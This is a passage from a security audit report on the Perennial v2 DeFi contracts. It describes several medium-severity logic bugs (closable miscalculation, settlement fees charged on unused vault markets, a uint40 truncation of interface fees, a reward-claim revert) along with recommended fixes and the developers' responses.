            .min(UFixed6Lib.from(market.token().balanceOf(address(market)))),
        closableAmount
    );
}
```

`liquidationFee` calculation in order multiplies order size by `latestPrice`, meaning it will be 0 when price = 0. This liquidation fee is then used in `market.update` for liquidation fee to receive by liquidator:

```
    function _liquidate(IMarket market, address account, bool revertOnFailure)
↪  internal isMarketInstance(market) {
```

```
@@@     (Position memory latestPosition, UFixed6 liquidationFee, UFixed6
↪  closable) = _liquidationFee(market, account);
        Position memory currentPosition = market.pendingPositions(account,
↪  market.locals(account).currentId);
        currentPosition.adjust(latestPosition);

        try market.update(
                account,
                currentPosition.maker.isZero() ? UFixed6Lib.ZERO :
↪  currentPosition.maker.sub(closable),
                currentPosition.long.isZero() ? UFixed6Lib.ZERO :
↪  currentPosition.long.sub(closable),
                currentPosition.short.isZero() ? UFixed6Lib.ZERO :
↪  currentPosition.short.sub(closable),
@@@             Fixed6Lib.from(-1, liquidationFee),
                true
```

This means liquidator will receive 0 fee for the liquidation.

It is also used in `canExecuteOrder`:

```
    function _executeOrder(address account, IMarket market, uint256 nonce)
↪  internal {
        if (!canExecuteOrder(account, market, nonce)) revert
↪  MultiInvokerCantExecuteError();
...
    function canExecuteOrder(address account, IMarket market, uint256 nonce)
↪  public view returns (bool) {
        TriggerOrder memory order = orders(account, market, nonce);
        if (order.fee.isZero()) return false;
@@@     (, Fixed6 latestPrice, ) = _latest(market, account);
@@@     return order.fillable(latestPrice);
    }
```

Meaning `canExecuteOrder` will do comparision with price = 0 instead of real latest price. For example: limit buy order to buy when price <= 1000 (when current price = 1100) will trigger and execute buy at the price = 1100 instead of 1000 or lower.

Impact

- liquidation done after invalid oracle version via `MultiInvoker` `LIQUIDATE` action will charge and send 0 liquidation fee from the liquidating account, thus liquidator loses these funds.
- some orders with comparison of type -1 (<= price) will incorrectly trigger and will be executed when price is far from reaching the trigger price. This loses

user funds due to unexpected execution price of the pending order.

Code Snippet

`_latest` simply takes `oracle.latest` price, which can be 0, without any check for oracle version validity:
https://github.com/sherlock-audit/2023-10-perennial/blob/main/perennial-v2/packages/perennial-extensions/contracts/MultiInvoker.sol#L394-L402

Tool used

Manual Review

Recommendation

`_latest` should replicate the process for the latest price from `Market` instead of using price from the oracle's latest version:

- if the latest oracle version is valid, then use its price
- if the latest oracle version is invalid, then iterate all global pending positions backwards and use price of any valid oracle version at the position.
- if all pending positions are at invalid oracles, use market's `global.latestPrice`

Discussion

panprog

Mitigation Review:

Fixed.

- Liquidation now removed from MultiInvoker
- Order can not be executed for invalid version. This is still not optimal, because it should be possible to directly execute the order even when latest oracle version is invalid (using previous valid oracle price), but MultiInvoker will revert. However, this is low/info.

MLON33

Fix: https://github.com/equilibria-xyz/perennial-v2/pull/166

Issue M-9: `MultiInvoker._latest` calculates incorrect closable for the current oracle version causing some liquidations to revert

Source: https://github.com/sherlock-audit/2023-10-perennial-judging/issues/32

Found by

panprog

Summary

`closable` is the value calculated as the maximum possible position size that can be closed even if some pending position updates are invalidated due to invalid oracle version. There is one tricky edge case at the current oracle version which is calculated incorrectly in `MultiInvoker` (and also in `Vault`). This happens when pending position is updated in the current active oracle version: it is allowed to set this current position to any value conforming to closable of the **previous** pending (or latest) position. For example:

1. latest settled position = 10
2. user calls update(20) - pending position at t=200 is set to 20. If we calculate `closable` normally, it will be 10 (latest settled position).
3. user calls update(0) - pending position at t=200 is set to 0. This is valid and correct. It looks as if we've reduced position by 20, bypassing the `closable = 10` value, but in reality the only enforced `closable` is the previous one (for latest settled position in the example, so it's 10) and it's enforced as a change from previous position, not from current.

Now, if the step 3 happened in the next oracle version, so 3. user calls update(0) - pending position at t=300 will revert, because user can't close more than 10, and he tries to close 20.

So in such tricky edge case, `MultiInvoker` (and `Vault`) will calculate `closable = 10` and will try to liquidate with position = 20-10 = 10 instead of 0 and will revert, because `Market._invariant` will calculate `closable = 10` (latest = 10, pending = 10, closable = latest = 10), but it must be 0 to liquidate (step 3. in the example above)

In `Vault` case, this is less severe as the market will simply allow to redeem and will close smaller amount than it actually can.

Vulnerability Detail

When `Market` calculates `closable`, it's calculated starting from latest settled position up to (but not including) current position:

```
// load pending positions
for (uint256 id = context.local.latestId + 1; id < context.local.currentId; id++)
    _processPendingPosition(context, _loadPendingPositionLocal(context, account,
↪   id));
```

Pay attention to `id < context.local.currentId` - the loop doesn't include currentId.

After the current position is updated to a new user specified value, only then the current position is processed and closable now includes **new** user position change from the previous position:

```
function _update(
    ...
    // load
    _loadUpdateContext(context, account);
    ...
    context.currentPosition.local.update(collateral);
    ...
    // process current position
    _processPendingPosition(context, context.currentPosition.local);
    ...
    // after
    _invariant(context, account, newOrder, collateral, protected);
```

The `MultiInvoker._latest` logic is different and simply includes calculation of `closable` for all pending positions:

```
for (uint256 id = local.latestId + 1; id <= local.currentId; id++) {

    // load pending position
    Position memory pendingPosition = market.pendingPositions(account, id);
    pendingPosition.adjust(latestPosition);

    // virtual settlement
    if (pendingPosition.timestamp <= latestTimestamp) {
        if (!market.oracle().at(pendingPosition.timestamp).valid)
↪   latestPosition.invalidate(pendingPosition);
        latestPosition.update(pendingPosition);

        previousMagnitude = latestPosition.magnitude();
        closableAmount = previousMagnitude;
```


```
    // process pending positions
    } else {
        closableAmount = closableAmount
            .sub(previousMagnitude.sub(pendingPosition.magnitude().min(previousM
↪   agnitude)));
        previousMagnitude = latestPosition.magnitude();
    }
}
```

The same incorrect logic is in a `Vault`:

```
// pending positions
for (uint256 id = marketContext.local.latestId + 1; id <=
↪   marketContext.local.currentId; id++)
    previousClosable = _loadPosition(
        marketContext,
        marketContext.currentAccountPosition =
↪   registration.market.pendingPositions(address(this), id),
        previousClosable
    );
```

Impact

In the following edge case:

- current oracle version = oracle version of the pending position in currentId index
- AND this (current) pending position increases compared to previous pending/settled position

The following can happen:

- liquidation via `MultiInvoker` will revert (medium impact)
- vault's `maxRedeem` amount will be smaller than actual allowed amount, position will be reduced by a smaller amount than they actually can (low impact)

Code Snippet

`MultiInvoker` calculates `closable` by simply iterating all pending positions: https://github.com/sherlock-audit/2023-10-perennial/blob/main/perennial-v2/packages/perennial-extensions/contracts/MultiInvoker.sol#L412-L433

`Vault` calculates it the same way (iterating all positions): https://github.com/sherlock-audit/2023-10-perennial/blob/main/perennial-v2/packages/perennial-vault/contracts/lib/StrategyLib.sol#L164-L170

`Market` calculates `closable` up to (but not including) current position: https://github.com/sherlock-audit/2023-10-perennial/blob/main/perennial-v2/packages/perennial/contracts/Market.sol#L287-L289

and then the current position (after being updated to user values) is processed (closable enforced/calculated): https://github.com/sherlock-audit/2023-10-perennial/blob/main/perennial-v2/packages/perennial/contracts/Market.sol#L362-L363

Tool used

Manual Review

Recommendation

When calculating `closable` in `MultiInvoker` and `Vault`, add the following logic:

- if timestamp of pending position at index currentId equals current oracle version, then add the difference between position size at currentId and previous position size to `closable` (both when that position increases and decreases).

For example, if

- latest settled position = 10
- pending position at t=200 = 20 then initialize `closable` to `10` (latest) add (pending-latest) = (20-10) to closable (`closable` = 20)

Discussion

kbrizzle

Note on fix: we will be removing the liquidation action from the MultiInvoker in another fix (as it will be unnecessary). we may or may not fix the vault side of the issue, since as you've laid out, it has minimal downside.

kbrizzle

- `MultiInvoker` - Resolved as a side-effect of: https://github.com/equilibria-xyz/perennial-v2/pull/165.
- `Vault` - Won't fix due to the amount of additional complexity required, considering the low severity and expedient self-resolution.

Issue M-10: Settlement fee of unused markets is still charged in Vault

Source: https://github.com/sherlock-audit/2023-10-perennial-judging/issues/33

Found by

0xkaden

Summary

When markets are removed from usage in a vault, their weight is set to 0. However, their fixed market settlement fee is always charged regardless of whether the market is actually being used.

Vulnerability Detail

The only way to remove a market in Vault.sol is by updating the market weight and leverage to 0 with `updateMarket`. However, the market will still be listed as a market, in which case its fixed settlement fee will be included in the total `settlementFee` amount to be paid whenever a position is changed.

This results in the market's `settlementFee` being excluded from vault users claim amounts, effectively resulting in a material loss of funds for vault users.

Impact

Markets can't be removed from use in a vault without incurring a loss of user funds with each claim.

Code Snippet

Can only update market weight and leverage:

https://github.com/sherlock-audit/2023-10-perennial/blob/main/perennial-v2/packages/perennial-vault/contracts/Vault.sol#L170

```
/// @notice Settles, then updates the registration parameters for a given market
/// @param marketId The market id
/// @param newWeight The new weight
/// @param newLeverage The new leverage
function updateMarket(uint256 marketId, uint256 newWeight, UFixed6 newLeverage)
↪   external onlyOwner {
    settle(address(0));
    _updateMarket(marketId, newWeight, newLeverage);
```

```
}

/// @notice Updates the registration parameters for a given market
/// @param marketId The market id
/// @param newWeight The new weight
/// @param newLeverage The new leverage
function _updateMarket(uint256 marketId, uint256 newWeight, UFixed6 newLeverage)
↪   private {
    if (marketId >= totalMarkets) revert VaultMarketDoesNotExistError();

    Registration memory registration = _registrations[marketId].read();
    registration.weight = newWeight;
    registration.leverage = newLeverage;
    _registrations[marketId].store(registration);
    emit MarketUpdated(marketId, newWeight, newLeverage);
}
```

For each market we add the settlementFee regardless of weight.

https://github.com/sherlock-audit/2023-10-perennial/blob/main/perennial-v2/packages/perennial-vault/contracts/Vault.sol#L454

```
for (uint256 marketId; marketId < totalMarkets; marketId++) {
    ...
    context.settlementFee =
↪   context.settlementFee.add(marketParameter.settlementFee);
    ...
}
```

Tool used

Manual Review

Recommendation

Include a function to remove markets from use within a vault such that `totalMarkets` is decremented and the `marketId` is somehow marked as unused.

Discussion

sherlock-admin2

1 comment(s) were left on this issue during the judging contest.

panprog commented:

borderline low/medium, settlement fee does include markets with weight 0, although they can still require updates if vault position in the market can't be decreased due to market limitations. However, once collateral and position are 0, there should be a way to remove the market from the vault not to overpay settlement fees

kbrizzle

Valid, but in order to not charge the interface fee for the zero-weight market, you'd need to make several material refactors in the vault (skipping settlement of that market / handling null ids in the Mappings) -- the complexity of the potential fix here outweighs the marginal gain, so we will not be fixing this at this time. We may revisit this in a future update.

Issue M-11: MultiInvoker closableAmount the calculation logic is wrong

Source: https://github.com/sherlock-audit/2023-10-perennial-judging/issues/41

Found by

bin2chen

Summary

in `MultiInvoker._latest()` The incorrect use of `previousMagnitude = latestPosition.magnitude()` has led to an error in the calculation of `closableAmount`. This has caused errors in judgments that use this variable, such as `_liquidationFee()`.

Vulnerability Detail

There are currently multiple places where the user's `closable` needs to be calculated, such as `market.update()`. The calculation formula is as follows in the code: `Market.sol`

```
    function _processPendingPosition(Context memory context, Position memory
↪   newPendingPosition) private {
        context.pendingCollateral = context.pendingCollateral
            .sub(newPendingPosition.fee)
            .sub(Fixed6Lib.from(newPendingPosition.keeper));

        context.closable = context.closable
            .sub(context.previousPendingMagnitude

↪   .sub(newPendingPosition.magnitude().min(context.previousPendingMagnitude)));
@>      context.previousPendingMagnitude = newPendingPosition.magnitude();

        if (context.previousPendingMagnitude.gt(context.maxPendingMagnitude))
            context.maxPendingMagnitude = newPendingPosition.magnitude();
    }
```

It will loop through `pendingPostion`, and each loop will set the variable `context.previousPendingMagnitude = newPendingPosition.magnitude();` to be used as the basis for the calculation of the next `pendingPostion`.

`closableAmount` is also calculated in `MultiInvoker._latest()`. The current implementation is as follows:

```
    function _latest(
        IMarket market,
        address account
    ) internal view returns (Position memory latestPosition, Fixed6 latestPrice,
↪   UFixed6 closableAmount) {
        // load latest price
        OracleVersion memory latestOracleVersion = market.oracle().latest();
        latestPrice = latestOracleVersion.price;
        IPayoffProvider payoff = market.payoff();
        if (address(payoff) != address(0)) latestPrice =
↪   payoff.payoff(latestPrice);

        // load latest settled position
        uint256 latestTimestamp = latestOracleVersion.timestamp;
        latestPosition = market.positions(account);
        closableAmount = latestPosition.magnitude();
        UFixed6 previousMagnitude = closableAmount;

        // scan pending position for any ready-to-be-settled positions
        Local memory local = market.locals(account);
        for (uint256 id = local.latestId + 1; id <= local.currentId; id++) {

            // load pending position
            Position memory pendingPosition = market.pendingPositions(account,
↪   id);
            pendingPosition.adjust(latestPosition);

            // virtual settlement
            if (pendingPosition.timestamp <= latestTimestamp) {
                if (!market.oracle().at(pendingPosition.timestamp).valid)
↪   latestPosition.invalidate(pendingPosition);
                latestPosition.update(pendingPosition);

                previousMagnitude = latestPosition.magnitude();
                closableAmount = previousMagnitude;

            // process pending positions
            } else {
                closableAmount = closableAmount
                    .sub(previousMagnitude.sub(pendingPosition.magnitude().min(p
↪   reviousMagnitude)));
@>              previousMagnitude = latestPosition.magnitude();
            }
        }
    }
```

This method also loops through `pendingPosition`, but incorrectly uses `latestPosition.magnitude()` to set `previousMagnitude`, `previousMagnitude = latestPosition.magnitude();`. The correct way should be `previousMagnitude = currentPendingPosition.magnitude()` like `market.sol`. This mistake leads to an incorrect calculation of `closableAmount`.

Impact

The calculation of `closableAmount` is incorrect, which leads to errors in the judgments that use this variable, such as `_liquidationFee()`.

Code Snippet

https://github.com/sherlock-audit/2023-10-perennial/blob/main/perennial-v2/packages/perennial-extensions/contracts/MultiInvoker.sol#L430

Tool used

Manual Review

Recommendation

```
    function _latest(
        IMarket market,
        address account
    ) internal view returns (Position memory latestPosition, Fixed6 latestPrice,
↪   UFixed6 closableAmount) {
        // load latest price
        OracleVersion memory latestOracleVersion = market.oracle().latest();
        latestPrice = latestOracleVersion.price;
        IPayoffProvider payoff = market.payoff();
        if (address(payoff) != address(0)) latestPrice =
↪   payoff.payoff(latestPrice);

        // load latest settled position
        uint256 latestTimestamp = latestOracleVersion.timestamp;
        latestPosition = market.positions(account);
        closableAmount = latestPosition.magnitude();
        UFixed6 previousMagnitude = closableAmount;

        // scan pending position for any ready-to-be-settled positions
        Local memory local = market.locals(account);
        for (uint256 id = local.latestId + 1; id <= local.currentId; id++) {

            // load pending position
```

```
            Position memory pendingPosition = market.pendingPositions(account,
↪   id);
            pendingPosition.adjust(latestPosition);

            // virtual settlement
            if (pendingPosition.timestamp <= latestTimestamp) {
                if (!market.oracle().at(pendingPosition.timestamp).valid)
↪   latestPosition.invalidate(pendingPosition);
                latestPosition.update(pendingPosition);

                previousMagnitude = latestPosition.magnitude();
                closableAmount = previousMagnitude;

            // process pending positions
            } else {
                closableAmount = closableAmount
                    .sub(previousMagnitude.sub(pendingPosition.magnitude().min(p
↪   reviousMagnitude)));
-               previousMagnitude = latestPosition.magnitude();
+               previousMagnitude = pendingPosition.magnitude();
            }
        }
    }
```

Discussion

sherlock-admin2

1 comment(s) were left on this issue during the judging contest.

panprog commented:

> valid medium, can cause MultiInvoker liquidation to revert in some cases

nevillehuang

@kbrizzle @arjun-io could you kindly review this issue too?

kbrizzle

Resolved as a side effect of: https://github.com/equilibria-xyz/perennial-v2/pull/165. (Deprecation of the `Liquidate` action from the `MultiInvoker`)

panprog

Mitigation Review:

Fixed. Calculation of previousMagnitude and closable is no longer necessary as there is no liquidation action in MultiInvoker anymore.

Issue M-12: interfaceFee Incorrectly converted uint40 when stored

Source: https://github.com/sherlock-audit/2023-10-perennial-judging/issues/43

Found by

bin2chen

Summary

The `interfaceFee.amount` is currently defined as `uint48` , with a maximum value of approximately `281m`. However, it is incorrectly converted to `uint40` when saved, `uint40(UFixed6.unwrap(newValue.interfaceFee.amount))`, which means the maximum value can only be approximately `1.1M`. If a user sets an order where `interfaceFee.amount` is greater than `1.1M`, the order can be saved successfully but the actual stored value may be truncated to `0`. This is not what the user expects, and the user may think that the order has been set, but in reality, it is an incorrect order. Although a fee of `1.1M` is large, it is not impossible.

Vulnerability Detail

`interfaceFee.amount` is defined as `uint48` the legality check also uses `type(uint48).max`, but `uint40` is used when saving.

```
struct StoredTriggerOrder {
    /* slot 0 */
    uint8 side;                // 0 = maker, 1 = long, 2 = short, 3 = collateral
    int8 comparison;           // -2 = lt, -1 = lte, 0 = eq, 1 = gte, 2 = gt
    uint64 fee;                // <= 18.44tb
    int64 price;               // <= 9.22t
    int64 delta;               // <= 9.22t
@>  uint48 interfaceFeeAmount; // <= 281m

    /* slot 1 */
    address interfaceFeeReceiver;
    bool interfaceFeeUnwrap;
    bytes11 __unallocated0__;
}

library TriggerOrderLib {
    function store(TriggerOrderStorage storage self, TriggerOrder memory
↪   newValue) internal {
        if (newValue.side > type(uint8).max) revert
↪   TriggerOrderStorageInvalidError();
```

```
        if (newValue.comparison > type(int8).max) revert
↪   TriggerOrderStorageInvalidError();
        if (newValue.comparison < type(int8).min) revert
↪   TriggerOrderStorageInvalidError();
        if (newValue.fee.gt(UFixed6.wrap(type(uint64).max))) revert
↪   TriggerOrderStorageInvalidError();
        if (newValue.price.gt(Fixed6.wrap(type(int64).max))) revert
↪   TriggerOrderStorageInvalidError();
        if (newValue.price.lt(Fixed6.wrap(type(int64).min))) revert
↪   TriggerOrderStorageInvalidError();
        if (newValue.delta.gt(Fixed6.wrap(type(int64).max))) revert
↪   TriggerOrderStorageInvalidError();
        if (newValue.delta.lt(Fixed6.wrap(type(int64).min))) revert
↪   TriggerOrderStorageInvalidError();
@>      if (newValue.interfaceFee.amount.gt(UFixed6.wrap(type(uint48).max)))
↪   revert TriggerOrderStorageInvalidError();

        self.value = StoredTriggerOrder(
            uint8(newValue.side),
            int8(newValue.comparison),
            uint64(UFixed6.unwrap(newValue.fee)),
            int64(Fixed6.unwrap(newValue.price)),
            int64(Fixed6.unwrap(newValue.delta)),
@>          uint40(UFixed6.unwrap(newValue.interfaceFee.amount)),
            newValue.interfaceFee.receiver,
            newValue.interfaceFee.unwrap,
            bytes11(0)
        );
    }
```

We can see that when saving, it is forcibly converted to `uint40`, as in `uint40(UFixed6.unwrap(newValue.interfaceFee.amount))`. The order can be saved successfully, but the actual storage may be truncated to `0`.

Impact

For orders where `interfaceFee.amount` is greater than `1.1M`, the order can be saved successfully, but the actual storage may be truncated to `0`. This is not what users expect and may lead to incorrect fee payments when the order is executed. Although a fee of `1.1M` is large, it is not impossible.

Code Snippet

https://github.com/sherlock-audit/2023-10-perennial/blob/main/perennial-v2/packages/perennial-extensions/contracts/types/TriggerOrder.sol#L106

Tool used

Manual Review

Recommendation

```
library TriggerOrderLib {
    function store(TriggerOrderStorage storage self, TriggerOrder memory
↪   newValue) internal {
        if (newValue.side > type(uint8).max) revert
↪   TriggerOrderStorageInvalidError();
        if (newValue.comparison > type(int8).max) revert
↪   TriggerOrderStorageInvalidError();
        if (newValue.comparison < type(int8).min) revert
↪   TriggerOrderStorageInvalidError();
        if (newValue.fee.gt(UFixed6.wrap(type(uint64).max))) revert
↪   TriggerOrderStorageInvalidError();
        if (newValue.price.gt(Fixed6.wrap(type(int64).max))) revert
↪   TriggerOrderStorageInvalidError();
        if (newValue.price.lt(Fixed6.wrap(type(int64).min))) revert
↪   TriggerOrderStorageInvalidError();
        if (newValue.delta.gt(Fixed6.wrap(type(int64).max))) revert
↪   TriggerOrderStorageInvalidError();
        if (newValue.delta.lt(Fixed6.wrap(type(int64).min))) revert
↪   TriggerOrderStorageInvalidError();
        if (newValue.interfaceFee.amount.gt(UFixed6.wrap(type(uint48).max)))
↪   revert TriggerOrderStorageInvalidError();

        self.value = StoredTriggerOrder(
            uint8(newValue.side),
            int8(newValue.comparison),
            uint64(UFixed6.unwrap(newValue.fee)),
            int64(Fixed6.unwrap(newValue.price)),
            int64(Fixed6.unwrap(newValue.delta)),
-           uint40(UFixed6.unwrap(newValue.interfaceFee.amount)),
+           uint48(UFixed6.unwrap(newValue.interfaceFee.amount)),
            newValue.interfaceFee.receiver,
            newValue.interfaceFee.unwrap,
            bytes11(0)
        );
    }
```

Discussion

sherlock-admin2

1 comment(s) were left on this issue during the judging contest.

panprog commented:

> medium, because there seems to really be an incorrect cast to uint40 instead of uint48, so the fee might be stored incorrectly and incorrect (smaller) fee will be charged, losing funds for the interface

panprog

Mitigation Review:

Fixed.

MLON33

Fix: https://github.com/equilibria-xyz/perennial-v2/pull/175

Issue M-13: vault.claimReward() If have a market without reward token, it may cause all markets to be unable to retrieve rewards.

Source: https://github.com/sherlock-audit/2023-10-perennial-judging/issues/46

Found by

bin2chen

Summary

In `vault.claimReward()`, it will loop through all `market` of `vault` to execute `claimReward()`, and transfer `rewards` to `factory().owner()`. If one of the markets does not have `rewards`, that is, `rewardToken` is not set, `Token18 reward = address(0)`. Currently, the loop does not make this judgment `reward != address(0)`, it will also execute `market.claimReward()`, and the entire method will `revert`. This leads to other markets with `rewards` also being unable to retrieve `rewards`.

Vulnerability Detail

The current implementation of `vault.claimReward()` is as follows:

```
function claimReward() external onlyOwner {
    for (uint256 marketId; marketId < totalMarkets; marketId++) {
        _registrations[marketId].read().market.claimReward();
        _registrations[marketId].read().market.reward().push(factory().owner());
    }
}
```

We can see that the method loops through all the `market` and executes `market.claimReward()`, and `reward().push()`.

The problem is, not every market has `rewards` tokens. `market.sol`'s `rewards` are not forcibly set in `initialize()`. The market's `makerRewardRate.makerRewardRate` is also allowed to be 0.

```
contract Market is IMarket, Instance, ReentrancyGuard {
    /// @dev The token that incentive rewards are paid in
@>  Token18 public reward;

    function initialize(IMarket.MarketDefinition calldata definition_) external
↪   initializer(1) {
        __Instance__initialize();
```

```
        __ReentrancyGuard__initialize();

        token = definition_.token;
        oracle = definition_.oracle;
        payoff = definition_.payoff;
    }
...


library MarketParameterStorageLib {
...
    function validate(
        MarketParameter memory self,
        ProtocolParameter memory protocolParameter,
        Token18 reward
    ) public pure {
        if (self.settlementFee.gt(protocolParameter.maxFeeAbsolute)) revert
↪   MarketParameterStorageInvalidError();

        if (self.fundingFee.max(self.interestFee).max(self.positionFee).gt(proto
↪   colParameter.maxCut))
            revert MarketParameterStorageInvalidError();

        if (self.oracleFee.add(self.riskFee).gt(UFixed6Lib.ONE)) revert
↪   MarketParameterStorageInvalidError();

        if (
@>          reward.isZero() &&
@>          (!self.makerRewardRate.isZero() || !self.longRewardRate.isZero() ||
↪   !self.shortRewardRate.isZero())
        ) revert MarketParameterStorageInvalidError();
```

This means that `market.sol` can be without `rewards token`.

If there is such a market, the current `vault.claimReward()` will `revert`, causing other markets with `rewards` to also be unable to retrieve `rewards`.

Impact

If the `vault` contains markets without `rewards`, it will cause other markets with `rewards` to also be unable to retrieve `rewards`.

Code Snippet

https://github.com/sherlock-audit/2023-10-perennial/blob/main/perennial-v2/packages/perennial-vault/contracts/Vault.sol#L209-L214

Tool used

Manual Review

Recommendation

```
    function claimReward() external onlyOwner {
        for (uint256 marketId; marketId < totalMarkets; marketId++) {
+           if (_registrations[marketId].read().market.reward().isZero())
↪   continue;
            _registrations[marketId].read().market.claimReward();

↪   _registrations[marketId].read().market.reward().push(factory().owner());
        }
    }
```

Discussion

sherlock-admin2

1 comment(s) were left on this issue during the judging contest.

panprog commented:

> borderline low/medium, vault.claimReward will indeed revert if any market reward is not set, but this can also be thought of as an admin error choosing incorrect markets

kbrizzle

This is one of many configuration gotchas present in the Vault -- it is valid, however unsure if this qualifies as a medium, especially since it only affects an admin helper function (`claimReward()`).